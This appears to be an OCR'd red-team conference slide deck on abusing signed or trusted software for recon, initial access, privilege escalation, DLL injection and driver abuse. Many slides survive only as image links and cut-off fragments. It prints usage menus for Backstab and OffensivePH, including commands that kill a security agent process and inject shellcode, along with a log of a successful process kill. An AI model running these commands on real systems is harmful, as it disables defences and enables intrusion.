





Recon - Finding assets









Recon - Attack Surface SaaS







Initial Access

Google Chrome Remote Desktop

Access my comput

The easy way to remotely connect with your home or work computer, or share your

Chrome Web Store Help


Describe your issue


Install and manage extensions

You can customize Chrome on your desktop by adding extensions from the Chrome Web Store.

Additionally, loading of unpacked extensions usually requires the enabling of *Developer Mode*, which typically includes a visible user agreement prompt. However, when `--load-extension` is invoked, the user is not prompted or even notified that an unpacked extension has been loaded, and developer mode will appear as *not enabled* if someone checks. Microsoft Edge is the only browser among those we tested that provides the user a notification of the loaded extension. Chrome,

Initial Access






Persistence

- We’ll come back to persistence ;)

Internal Recon


- Bloodhound is great, but what if the same information was… commercial
- Commercial == signed == trusted



Internal Recon

BloodHound Enterprise supports several different data collection methods:


- Active data collection from a new enterprise version of SharpHound. Multiple SharpHound collectors can now be deployed to get coverage over separate locations (e.g. subsidiaries).




How BloodHound Enterprise works

- Continuously map all Attack Paths
- Prioritize and quantify Attack Path Choke Points
- Precise, practical remediation guidance
- Monitor and measure improved security posture


Internal Recon




The map can be generated in the interactive mode by choosing “carto”. This mode performs only the part needed for building the map in the health check process to all the available domains. This mode cannot combine existing health check reports.




Internal Recon





Internal Recon



Privilege Escalation


- CVE
- DLL Hijacking
- Unquoted Paths
- Credentials
  - Network
  - On-Disk
- Misconfigurations
- Etc.

Beware: HP Support Assistant found vulnerable to DLL hijacking privilege escalation

Sayan Sen · Sep 7, 2022 17:50 EDT · 5


CVE-2022-24696 – GLANCE BY MIRAMETRIX PRIVILEGE ESCALATION


Lenovo



Actions On Target: DLL Injection

- Microsoft Visual Studio's Python "feature" holds a secret
  - inject_dll_amd64.exe and inject_dll_x86.exe
- ZOHO's ManageEngine





Actions On Target: Driver Abuse

- ProcExp → Microsoft signed kernel driver
  - loads on startup
  - can kill handles that cannot be killed even as an administrator
  - Backstab weaponizes this

```
Usage: backstab.exe <-n name || -p PID> [options]
        -n,     Choose process by name, including the .exe suffix
        -p,     Choose process by PID
        -l,     List handles of protected process
        -k,     Kill the protected process by closing its handles
        -x,     Close a specific handle
        -d,     Specify path to where ProcExp will be extracted
        -s,     Specify service name registry key
        -u,     Unload ProcExp driver
        -a,     adds SeDebugPrivilege
        -h,     Print this menu

        Examples:
        backstab.exe -n cyserver.exe -k                         [kill cyserver]
        backstab.exe -n cyserver.exe -x E4C             [Close handle E4C of cyserver]
        backstab.exe -n cyserver.exe -l                         [list all handles of cyserver]
```

Actions On Target: Driver Abuse


- Process Hacker is a popular tool debugging and malware analysis
- Older versions included a signed driver with broad permissions
  - OffensivePH weaponizes this

```
offensivph.exe [-kill|-peb|-hijack|-apcinject] [<PID>] [<URL>]
        -kill           : Kill process (can kill PPLs)
        -peb            : Read PEB of a process
        -hijack         : Inject shellcode using thread execution hijacking
        -apcinject      : Inject shellcode into a new services.exe (WinTCB-PPL) instance
```


```
> offensiveph.exe -kill 8228
# OffensivePH
-----------------------------------------------
[*] Driver path: C:\Users\RedSection\kph.sys
[*] Connected to KprocessHacker Driver
[*] Trying to terminate pid: 8228
[+] KphTerminateProcess is SUCCESSFUL
[*] Service and file are removed
```

Actions On Target: Signed Binary Runners

- regasm.exe? Old news
- msbuild.exe? Detected and blocked
- How about…
  - 🐍 PyCharm's runnerw.exe

